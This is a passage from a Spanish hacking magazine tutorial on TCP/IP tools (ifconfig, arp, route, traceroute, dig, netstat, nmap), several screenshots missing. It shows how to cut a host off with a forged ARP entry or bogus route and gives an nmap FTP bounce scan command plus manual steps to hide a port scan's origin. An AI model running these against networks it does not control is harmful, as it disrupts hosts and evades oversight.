paquetes *IP, TCP, UDP, ICMP, ARP*, etc. Sin embargo he preferido "*empezar la casa por el tejado*" y comenzar con las pruebas de comportamiento sin conocer eso y sin ni siquiera haber instalado y configurado un ***Firewall*** cualquiera, *vamos... puro script-kiddie & lamer corporation.*

Sin embargo hay una buena explicación, *bueno, hay dos... mejor tres.... y hasta cuatro,* los motivos son:

- La revista lleva iniciado un curso de tcp/ip que ayudará a comprender algunos de los conceptos que se exponen
- En los foros disponemos de un Taller de TCP/IP que soluciona y responde a todas esas premisas
- Se indicarán las explicaciones "*mínimas*" para entender el funcionamiento de cada una de las herramientas que vienen a continuación
- No tenemos ***Firewall***, pero tenemos a *snort* o no tenemos nada, mejor, así nos daremos cuenta de lo "*importante*" que será disponer de uno bueno y bien configurado.

Lo que viene ahora puede ser delicado, muy delicado si se utiliza fuera de una red de laboratorio o pruebas, si vas a usar cualquiera de estas utilidades dentro de una red en la que no eres el administrador o no tienes autorización a ello.... ojito que puedes liarla bien.

ACCESOS NO AUTORIZADOS

Bajo este nombre he querido unir varios "*conceptos*", herramientas, programas y utilidades que persiguen objetivos tan dispares como comprobar la resistencia del sistema operativo ante ataques de deregación de servicio, consultas *whois* o *spoofing* de IP, *son tantas cosas y tan variadas que da sustito.*

Seguro que hay muchas más herramientas y utilidades, seguro que conoces muchas otras, estas ni son las mejores ni las recomendadas, simplemente cumplen su objetivo y eso es lo que cuenta.

He distribuido esta sección en estos apartados:

- **Herramientas de la Pila TCP/IP:** ifconfig, ping, traceroute, host, dig, nslookup, whois, arp, netsat y otros propios del sistema.

- **Identificación, rastreo y exploración:** netcat, nmap, nessus, superscan, retina

- **Fingerprinting:** nmap, queso, cheops, xprobe, winfingerptinting

- **Spoofing y hijacking:** hunt, ettercap y otros

- **Firewalking:** hping, icmpenum y firewalk

- **Túneles y redirectores:** loki, lokid, netcat, datapipe, fpipe, rinetd y bnc

- **Stress-test y DoS:** zados, augnister, macof, tcpkill, isic, nemesis, iptest

- **IDS y analizadores de red:** tcpdump, tcpshow, Ethereal, Commview, portsentry, sensentry, netsaint, psad

DIOS!!! Todo eso? A la vez?

Sí, verás que no son nada complicados, realmente me limitaré a uno o dos ejemplos de uso por cada herramienta y el resto de posibilidades te las dejo a ti ☺ además, algunas de éstas herramientas ya fueron tratadas en números anteriores, como *netcat, nmap, comview, nemesis*, etc..

Eso, sí... las comentaré y ejemplificaré en usos REALES, algunas son delicadas... sed buenos y responsables, veremos que con algunas seremos capaces de dejar fritos a los propios servidores de pruebas de HxC, lo que faltaba.... encima de los tiempos que están off, llegamos ahora y a tumbarlos.... SED RESPONSABLES.

ACLARACIÓN...

NO existen herramientas "mágicas", aquí no hay nada seguro ni nada que funcione el 100% de las ocasiones y en todas sus variantes, las redes son dinámicas, las configuraciones de dos servidores dentro de una misma empresa raramente son iguales y tampoco son las mejores, ni las únicas utilidades que nos permitirán traspasar la seguridad de un sistema, pero combinadas nos pueden ofrecer una idea bastante aproximada de lo vulnerable que puede ser nuestro PC y nos abrirán el camino para entender muchas otras que trabajan de forma similar.

Herramientas de la Pila TCP/IP y Sistema Operativo.

Bajo este apartado vamos a resumir algunas de las utilidades que los sistemas operativos suelen traer "de serie", sólo explicaré algunas opciones, quizás las que más nos interesen para el asunto que nos ocupa... los Firewalls

IFCONFIG / IPCONFIG

Se utiliza para configurar o informar del estado de una o varias interfaces de red.

```
Archivo  Editar  Ver  Terminal  Ir  Ayuda
[root@linux-rh8 root]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:05:1C:08:AE:7C
          inet addr:172.28.0.250  Bcast:172.28.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:281 errors:0 dropped:0 overruns:0 frame:0
          TX packets:267 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:120687 (120.1 Kb)  TX bytes:94312 (92.1 Kb)
          Interrupt:11 Base address:0x9000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:72 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4682 (4.5 Kb)  TX bytes:4682 (4.5 Kb)

[root@linux-rh8 root]#
```

De momento nos interesará recordar esta orden para averiguar:

El medio usado: Link encap: Ethernet
UP RUNNING, que nos dice si la tarjeta está habilitada (UP) y operativa (RUNING)
BROADCAST, la tarjeta está configurada para manejar direcciones de difusión
MULTICAST, la tarjeta está configurada para manejar direcciones de multidifusión, también pueden aparecer otros valores como: **PROMISCUOS MODE**, que indicará que está configurado en modo promiscuo y que posiblemente haya un sniffer corriendo en la máquina.
La dirección MAC o dirección física, que se muestra tras el campo HWaddr
La dirección IP, inet addr
La dirección de difusión: Bcast: 172.28.255.255
La máscara de subred, Mask: 255.255.0.0

Con estos datos podremos averiguar si pertenecemos a una red o subred determinada y para cuando llegue la ocasión... falsear la MAC, la IP o inundar la red/subred adecuada.

La existencia de subredes puede significar la existencia de ***Firewalls*** y/o ***routers*** para comunicarlas, también la posibilidad de que existan ***VLAN's*** en un ***switch***.




El equivalente...

El equivalente *Windows* es ***ipconfig /all***. Ya sabes, abres una ventanita negra (Inicio --> Todos los Programas --> Accesorios --> Símbolo del sistema), escribes la orden **ipconfig /all** y pulsas enter.

PING

El comando ping envía solicitudes de eco mediante paquetes ICMP al *host* que se especifique.

El uso en *UNIX* y *Windows* es parecido y fundamentalmente lo utilizaremos para probar la conectividad y encontrar máquinas vivas...



Que no responda un *host* a la solicitud ***ping***, puede significar que, o bien no está operativo, o que el ***firewall*** que protege la red/subred rechaza las peticiones eco.

También es interesante para lo que nos ocupará en próximos artículos la última línea:

Rtt min/avg/max/dev ...... esto es el *Round Time Trip*, el tiempo de ida y vuelta de los paquetes, que nos puede dar una idea de lo que se tarda en alcanzar el *host*, o en casos críticos, la sospecha de que nuestras comunicaciones están siendo redirigidas si ese tiempo varía en exceso y "*de repente*"

ARP

Arp es una herramienta disponible tanto en *Windows* como *LINUX*, si bien la sintaxis entre ambos puede diferir un poquito, el objetivo es el mismo, mostrará la tabla ARP del ordenador local que relaciona las direcciones MAC con las IP's de la red en la que estamos.


Pueden existir MAC's estáticas y MAC's dinámicas, sino se indica lo contrario se utilizará una tabla dinámica, esto es, nuestro PC irá aprendiendo las MAC's e IP's de los *host* con los que se relaciona y comunica e irá construyendo esa tabla.

Las entradas estáticas las debe realizar el administrador y permanecerán durante todo la sesión actual, mientras que las entradas dinámicas se actualizan periódicamente tras un tiempo de caducidad, pasado ese tiempo, las direcciones MAC con las que no hemos vuelto a establecer comunicación, se eliminan para liberar recursos.

Para ver como funciona esto pongamos un ejemplo sencillo:



Vemos que no hay entradas en la tabla ARP, ahora hacemos un *ping* al *router* y a otro equipo, en mi caso ping 172.28.0.1 y ping 172.28.0.200, después volvemos a realizar la petición ARP



Ahora vemos que nuestro PC ya conoce las MAC's de los equipos con los que se acaba de comunicar, es importante que recuerdes una cosa: **SIN DIRECCIONAMIENTO MAC NO HAY DIRECCIONAMIENTO IP.**

Dicho de otra forma, si un equipo de una red local, no sabe o no puede resolver la dirección MAC de otro, NO SE COMUNICARÁN, aunque estén directamente conectados entre sí.


Imaginemos que conseguimos alterar la tabla ARP de un *host*, y asignamos una MAC a una dirección IP que no es la que realmente tiene el equipo destino, el resultado es que ya no se comunicarán, por ejemplo, según los datos anteriores, vemos que el *router* tiene:

Dirección IP 172.28.0.1 MAC 00-c0-49-d4-5f-cd


Pues vamos a crear una entrada estática que asigne una MAC ***00-c0-49-d4-5f-99*** a la IP ***172.28.0.1***, hemos cambiado los últimos valores de la MAC (*cd por 99*)



Ahora, cuando nuestro ordenador quiera comunicarse con el *router*, intentará encontrarlo con la MAC falsa y como esa NO ES la del *router*, lo dejamos sin conexión al mismo y por tanto sin salida hacia otras redes, en este caso a Internet



Para eliminar la ruta estática de la tabla ARP se usa la opción **-d** seguida de la IP a eliminar




Si no especificamos una IP tras la opción **-d** se eliminarán TODAS las rutas estáticas y dinámicas de la Tabla ARP.

Para entornos *LINUX*, la sintaxis es igual, si bien para no resolver el nombre de los *host* si no tenemos DNS o configuración en */etc/hosts* usaremos ***arp -an***

ROUTE

Se utiliza para informar y/o configurar el estado de la tabla de enrutamiento de un *host*



En la columna ***destination*** (destino) se reflejan las direcciones de red destino, la entrada 0.0.0.0 se utiliza para la puerta de enlace predeterminada. 0.0.0.0 significa todas las redes, es decir, mediante la puerta de enlace predeterminada se podrá alcanzar todos los destinos.

En ***gateway*** encontraremos la IP del *host* que actúa como puerta de enlace, es decir, la del *router* o el *firewall* que nos permite conectar nuestra red con otras, la aparición de 0.0.0.0 en esta columna significa que se puede llegar al destino a través de una red local.

Genmask, es la máscara de subred

Flags, es un campo que puede tener los siguientes valores:


- **U:** La Interface está activa
- **G:** Se puede llegar al destino mediante la puerta de enlace
- **H:** El destino es un host
- **N:** El destino alude a una red.

Pueden existir más, pero con estos nos vale

Iface: Nombre de la *interface* de red.

El resto de columnas no lo tendremos en cuenta por ahora.

En *Windows* podemos obtener un resultado similar con el comando ***route print***




En este ejemplo se lista un equipo cuatro tarjetas de red, *bueno... realmente es una de loopback, una física y dos virtuales... ya sabes... VmWare*

> ***Recuerda el valor 0x4*** que corresponde con la tarjeta de red *Realtek* para lo que viene a continuación.

Podemos manipular la tabla de rutas y *enrutar* hacia un *host* específico toda una red, o como se mostrará a continuación, invalidar el acceso a toda una red, por ejemplo:

Supongamos que el equipo 172.28.0.50 es un Windows XP y queremos denegarle el acceso a toda una red, la 62.0.0.0 que se corresponde con la red de los foros de ***hackxcrack***

Primero averigüemos la IP del servidor del foro.



Ahora sabemos que el foro se encuentra en la red 62.0.0.0 o "*parecida*" (puede haber subredes, no lo sabemos puesto que no conocemos la máscara de subred de esa IP) al menos sabemos que la IP es la 62.193.200.34

Ahora, manipulamos la tabla de rutas del PC 172.28.0.50, para ello tecleamos esta orden:

Esto añadirá una ruta hacia la red 62.0.0.0 y máscara 255.0.0.0 que se intentará llegar a ella a través de la máquina 172.28.0.91 con un salto (métrica 1) por la *interface* número 4.

Es decir, las peticiones a TODA la red 62.0.0.0 (más de 16 millones de IP's) se pasarán por la máquina 172.28.0.91, como esa máquina no existe en la red a la que pertenece el XP, no se podrá acceder a ella, veamos:

Como ves no hay respuesta, acabamos de provocar una "*mini denegación de servicios*" al equipo y no tendrá acceso a la red 62.0.0.0 hasta que se reinicie o hasta que se elimine la ruta "*falsa*", para ello bastará ejecutar la orden ***route delete 62.0.0.0***

¿Por qué la interface es if 4 y no otra?

Por que previamente deberíamos haber realizado un ***route print***, vimos que la *interface ethernet* era la **0x4** (te dije que lo recordaras) y por eso se puso ***if 4.***

Desde *Linux*, este mismo ejemplo se realiza de un modo diferente, hay muchas formas de realizarlo y también depende de algunas distribuciones, yo utilizo ***Redhat*** y alguna de las formas que se puede realizar son estas:

Crear o editar el ***archivo /etc/sysconfig/static-routes***, esto a partir de la versión 8 no funciona correctamente, de hecho ya no se usa, ahora hay un archivo separado para cada interfaz destinado a la definición de rutas estáticas. Los nombres de archivo son:

/etc/sysconfig/network-scripts/route-interfacename

Sin embargo es más fácil hacerlo del siguiente modo:

Para añadir una ruta a la tabla de rutas

```
# ip route add 62.0.0.0 /8 via 172.28.0.91
```

Para eliminarla

```
# ip route del 62.0.0.0 /8 via 172.28.0.91
```

Observa que se utiliza el formato **CIDR** (/8) en lugar de la máscara 255.0.0.0, es lo mismo.

Como podrás entender, si "*nos montamos*" un *enrutador* falso en la dirección IP del ejemplo (172.28.0.91) y cambiamos la tabla de enrutamiento de un *host* (o el de todos) de una red, conseguiremos que TODAS las comunicaciones pasen por nuestro "*falso enrutador*"

Te preguntarás si es muy complicado montarse ese *router*... bueno, pues sí y no... pero sin lugar a dudas te enseñaré como hacerlo a lo largo y ancho de estos artículos

Hay muchas opciones para los comandos ***route*** e ***ip route***, te tocará a ti irlos descubriendo... esto es una muestra, ahora sigamos con los mandatos básicos.

TRACEROUTE

Determina la conectividad de un *host* remoto (como ping) pero además muestra cada *host* intermedio que atraviesa, envía paquetes UDP necesarios para determinar el RTT, cuenta el tiempo y muestra aquellos que no responden. El equivalente en *Windows* es ***tracert***.

Hagamos un trazado a una IP de los servidores de prácticas de HxC, el 62.57.101.243

La aparición de asteriscos en las líneas 7-9-10-11 y 12 es síntoma de que existen *Firewalls y/o routers* con ACL's que rechazan los paquetes enviados por ***traceroute***.

Más adelante veremos alguna utilidad con la que intentaremos averiguar que máquinas se esconden tras esos misteriosos asteriscos... no siempre son efectivas, a veces por la propia inconsistencia del protocolo UDP y otras porque los administradores de esos *firewalls* hicieron bien sus deberes.

HOST, DIG, NSLOOKUP y WHOIS

Ambos efectúan búsquedas DNS directas y/o inversas para averiguar más información acerca de una IP o nombre de domino.

Un DNS es una máquina que se encarga de "*convertir*" los nombres de dominio que utilizamos por Internet en su correspondiente dirección IP. En la red, los *host* se comunican por IP, pero para los humanos es más sencillo recordar direcciones del tipo *terra.es*, *hackxcrack.com*, *google.es*, etc que sus correspondientes equivalencias IP's.


Utiliza el puerto 53 de UDP y es frecuente que *routers*, *firewalls*, etc dejen pasar información por ese puerto para que se puedan resolver los nombres y direcciones IP, también es frecuente recibir mensajes UDP por el puerto 53 que vienen de los ISP's para que se pueda mantener actualizados sus DNS.

Desde el punto de vista de la seguridad, es importante proteger los Servidores DNS, puesto que en manos "*salvajes*" pueden ofrecer información delicada, desde la arquitectura de la red, hasta los clientes de un proveedor de servicios de Internet. Además, si "*falseamos*" un DNS conseguiremos que los equipos de una red dirijan sus consultas hacia ese servidor malicioso en lugar del designado lícitamente, a esto se le llama *DNS spoof*, que combinadas con técnicas de *Web spoof*, etc, pueden acabar por comprometer las transacciones electrónicas de la red atacada


o provocando un DoS de los servicios con el consiguiente perjuicio económico y "*moral*".

Una búsqueda directa a un DNS consiste en "*pasar*" un nombre de dominio y obtener la IP a la que pertenece, mientras que una búsqueda inversa es lo contrario, se da la IP y nos entregará el nombre asociado.

Esto es un ejemplo de una búsqueda inversa y directa respectivamente:



Muchos DNS son públicos, podemos usar cualquiera de ellos en nuestras conexiones y no limitarnos a los que nos informe nuestro proveedor, precisamente ese carácter de "servicio público" hace posible que se puedan usar diferentes DNS de distintas empresas y proveedores de Internet, por ejemplo podemos usar el comando *host* para indicarle que un determinado servidor DNS es el que queremos que nos resuelva la petición, así:



Dig es una herramienta parecida a ***host***, ofrece más información, aunque también podemos usar la sintaxis ***host -v www.terra.es*** para obtener algo parecido a lo que nos informa ***dig***.

```
Archivo  Editar  Ver  Terminal  Ir  Ayuda

[root@linux-rh8 root]# dig www.hackxcrack.com

; <<>> DiG 9.2.1 <<>> www.hackxcrack.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 03510
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.hackxcrack.com.            IN      A

;; ANSWER SECTION:
www.hackxcrack.com.     76348   IN      A       62.193.200.34

;; AUTHORITY SECTION:
hackxcrack.com.         76348   IN      NS      ns2.amenworld.com.
hackxcrack.com.         76348   IN      NS      ns1.amenworld.com.

;; ADDITIONAL SECTION:
ns2.amenworld.com.      1229    IN      A       195.154.205.1
ns1.amenworld.com.      139813  IN      A       62.193.206.145

;; Query time: 100 msec
;; SERVER: 195.235.113.3#53(195.235.113.3)
;; WHEN: Wed May 12 13:05:58 2004
;; MSG SIZE  rcvd: 130

[root@linux-rh8 root]#
```

También se puede indicar el servidor DNS que deseamos sea el encargado de resolver la búsqueda, así:

dig @195.235.113.3 www.terra.es

El DNS 195.235.113.3 será quien se encargue de resolver la consulta al *webserver* de *terra*.

> En números anteriores, esta revista ya trató el asunto de los DNS, será mejor que te eches un vistazo al número 14 para entender mejor su funcionamiento, los registros, punteros y otros datos que albergan.

Nslookup es otro comando que realiza las mismas tareas que ***dig*** y presente tanto en implementaciones *Windows* como *LINUX*, cosa que no ocurría con los dos anteriores que no están disponibles para *Windows*.

Con ***nslookup*** podemos listar diferentes tipos de servidores y direcciones de un dominio, veámoslo desde Windows en esta ocasión:



En la pantalla anterior se solicitaron los servidores de correo (registro MX del DNS) correspondientes a *yahoo*.

Otra forma de consultar los registros DNS es utilizar ***whois***

Este es un comando integrado en la práctica totalidad de distribuciones LiNUX, no así en *Windows*, sin embargo podemos consultar la base de registros *whois* desde muchas web's o con herramientas especificas como *SamSpade*, *Netscan*, etc... una forma simple es desde el siguiente enlace: http://www.allwhois.com/

La información procedente de los registros *whois* puede ser no relevante, de hecho es común que se "*falseen*" o al menos no sean datos verdaderos, no hay más que ver en la consulta anterior que el teléfono es 123456789, la dirección Wadalbertia, s/n, Organización Null, seguramente TODOS falsos

También podemos usar herramientas de terceros para mejorar la salida de todos estos comandos, para Windows son muy populares ***Visualroute*** y ***NeoTrace***, así como, también existen multitud de enlaces web que nos asisten en la ubicación geográfica de direcciones IP, seguro que conoces más de una y si no es así, prueba algunos de estos enlaces:

http://www.ip2location.com/free.asp

http://www.geoup.com/IpLocator.html?GetLocation

NETSTAT

Disponible tanto para *Windows* como para *LINUX* este comando listará todas las conexiones de red y proporciona datos acerca de los puertos TCP/UDP así como de los extremos en las conexiones establecidas por las conexiones de red.

Son varias las opciones interesantes, como muestra esta es una de ellas que visualizará las conexiones TCP junto con los puertos y procesos usados:



W

Este comando muestra todos los usuarios que hayan iniciado una sesión en este momento, disponible sólo para *LINUX*



Sin embargo podemos encontrar una versión similar en *Windows* con la utilidad ***psloggedon***, la podemos bajar de:

http://www.sysinternals.com/files/PsLoggedOn.zip

No dejéis de bajaros TODAS las utilidades de ***sysinternals****, no tienen desperdicio, procesos, monitorización de disco, ficheros, ejecución por* ***netbios****, etc. Todo ese conjunto de herramientas son viejas conocidas en nuestros foros... y si no.... buscad* ***psexec***

LAST y NTLAST

Con estos comandos podemos ver los últimos inicios de sesión, ***w*** y ***psloggedon*** informaban de sesiones actuales, estos informan de las últimas, en el siguiente ejemplo, las 5 últimas (-n5)

Ntlast lo puedes encontrar en: http://www.foundstone.com/resources/freetools/ntlast30.zip

Dispone de múltiples opciones, desde los últimos fallidos, con éxito, interactivos, remotos, desde una fecha determinada, hasta una fecha....

Me dejo muchas y muy interesantes, ***ps, pslist, kill, pskill*** y un sin fin de ellas, pero para lo que nos ocupa hoy, nos sobran con las que llevamos.

Identificación, rastreo y exploración:

Este es otro apartado para hacer un libro enterito... escáneres, detectores de puertos, barridos ping, etc... muchos... demasiados....

Voy a subrayar algunos:

Para *Linux* y Windows: ***nmap, netcat***

Para Linux: nessus (aunque existe también su réplica en Windows)

Exclusivos Windows: ***SuperScan y Retina***.

NMAP

Ya se trató en el ***número 13 de la revista***, aquí me limitaré a exponer algunas sintaxis para esta herramienta que pueden resultarnos útiles.

Lo podemos encontrar en: http://www.insecure.org/nmap/nmap_download.html

Nmap hace muchas cosas, desde la detección de sistemas operativos hasta la exploración de puertos y servicios, pasando por escaneos "*atípicos*" o envío de paquetes fragmentados, solapados, etc..

No voy a repetir artículos... vamos con un caso práctico y la explicación del mismo...

Se trata de escanear un equipo (que en el ejemplo es el mío) utilizando como "*bouncer*" un servidor FTP, es lo que se llama una exploración de "rebote" o más técnicamente ***FTP bounce scan.***

Para que sea breve el escaneo he abierto un puerto, el 6539, en mi *router* y lo que le voy a explicar a ***nmap*** es que utilizando un servidor FTP remoto, haga un escáner de mi IP pública para encontrar si ese puerto está abierto o no.

Sólo necesitamos dos cosas:

Una victima: YO, con la IP:213.0.204.142 (*AVISO: es una ip dinámica... así que no lo intentéis con esta, **utilizad vuestra propia IP o no os funcionará***)

Un servidor FTP anónimo... *joer... eso es más chungo, no?*

> Pues no te creas, en unos minutillos encontré unos cuantos, bien por que están *"así"* por obligación o porque sus administradores están en la inopia, pero.... usaremos uno conocido... ***¿a que no sabéis quien lo tiene así configurado?*** Pues ***nuestros servers de prácticas***, no lo sabía... luego de paso les probé algunas vulnerabilidades... y.... me callo que *"no toca"*

Bueno, el caso es que el *FTP de rebote* será la IP 62.57.26.108

La orden **nmap** sería esta:

```
nmap -banonymous@62.57.26.108 -P0 -p6539 213.0.204.142
```

-b es la opción que nos permitirá usar un ftp de rebote

anonymous@62.57.26.108 es la forma de autenticarnos ante el ftp anónimo


-P0 le pide a ***nmap*** que no haga ping a la dirección

-p6539 es el puerto a escanear, podría haber sido un rango de puertos

213.0.204.142, es mi IP DINÁMICA... no uséis esa, ha de ser la vuestra.

Veamos que ocurre:


Primero ***puse un esnifer*** en el equipo que fue escaneado...



Como ves, se recibe un paquete dirigido puerto 6539 procedente de la IP 62.57.26.108 (el FTP) con puerto origen 20 (conexión de datos del FTP)

Y luego sale otro paquete con destino a la IP del FTP

Nmap ofreció este resultado:



Esto mismo lo podemos hacer *"a mano"*, y como creo que es interesante que lo sepas, aunque salga un tanto fuera del ámbito de este artículo, te contaré como se hace manualmente, a ello:

> *Establecemos una **conexión con el servidor FTP: ftp 62.57.26.108***
>
> *Cuando nos pida el **login** escribimos **anonymous***
>
> ***En password**, o **pulsamos enter** o le damos una dirección mail falsa, pe. **kk@kk.com***
>
> *Ejecutamos **PORT en el lado del servidor: quote PORT 213,0,204,142,25,139***
>
> *Ejecutamos un comando **LIST en el lado del servidor: quote LIST***

Aclarando...

Quote es un comando ftp que indicará que lo que le sigue, lo debe ejecutar el servidor y no nuestro cliente.

25,139 es el puerto **25 x 256 + 139 = 6539**

Después del comando LIST podemos recibir:

> ***150 y 226 (Transfer complete)*** significará que el **puerto está abierto**
> **150 y 425 (can't open data conection)** significará que **está cerrado.**

Vemos dos ejemplos uno de exitoso (puerto 6539 abierto) y otro cerrado (puerto 6540)

Observa que si el comando PORT funciona, no sólo nos escondemos, sino que podremos realizar exploraciones de puertos sobre cualquier máquina a la que el servidor FTP tenga acceso y nos podremos mover "*a escondidas*" por los filtros del *router*, ACL's y reglas que los *firewalls* nos impedirían pasar, a todas luces, el escáner lo efectuó el servidor FTP

Pero, cuidado... si alguien acusa a la máquina ***hxcservhack2*** de escanear su red.... en los *logs* del servidor FTP estará nuestra IP, puesto que nos escondimos ante la máquina 213.0.204.142, no ante el servidor FTP.

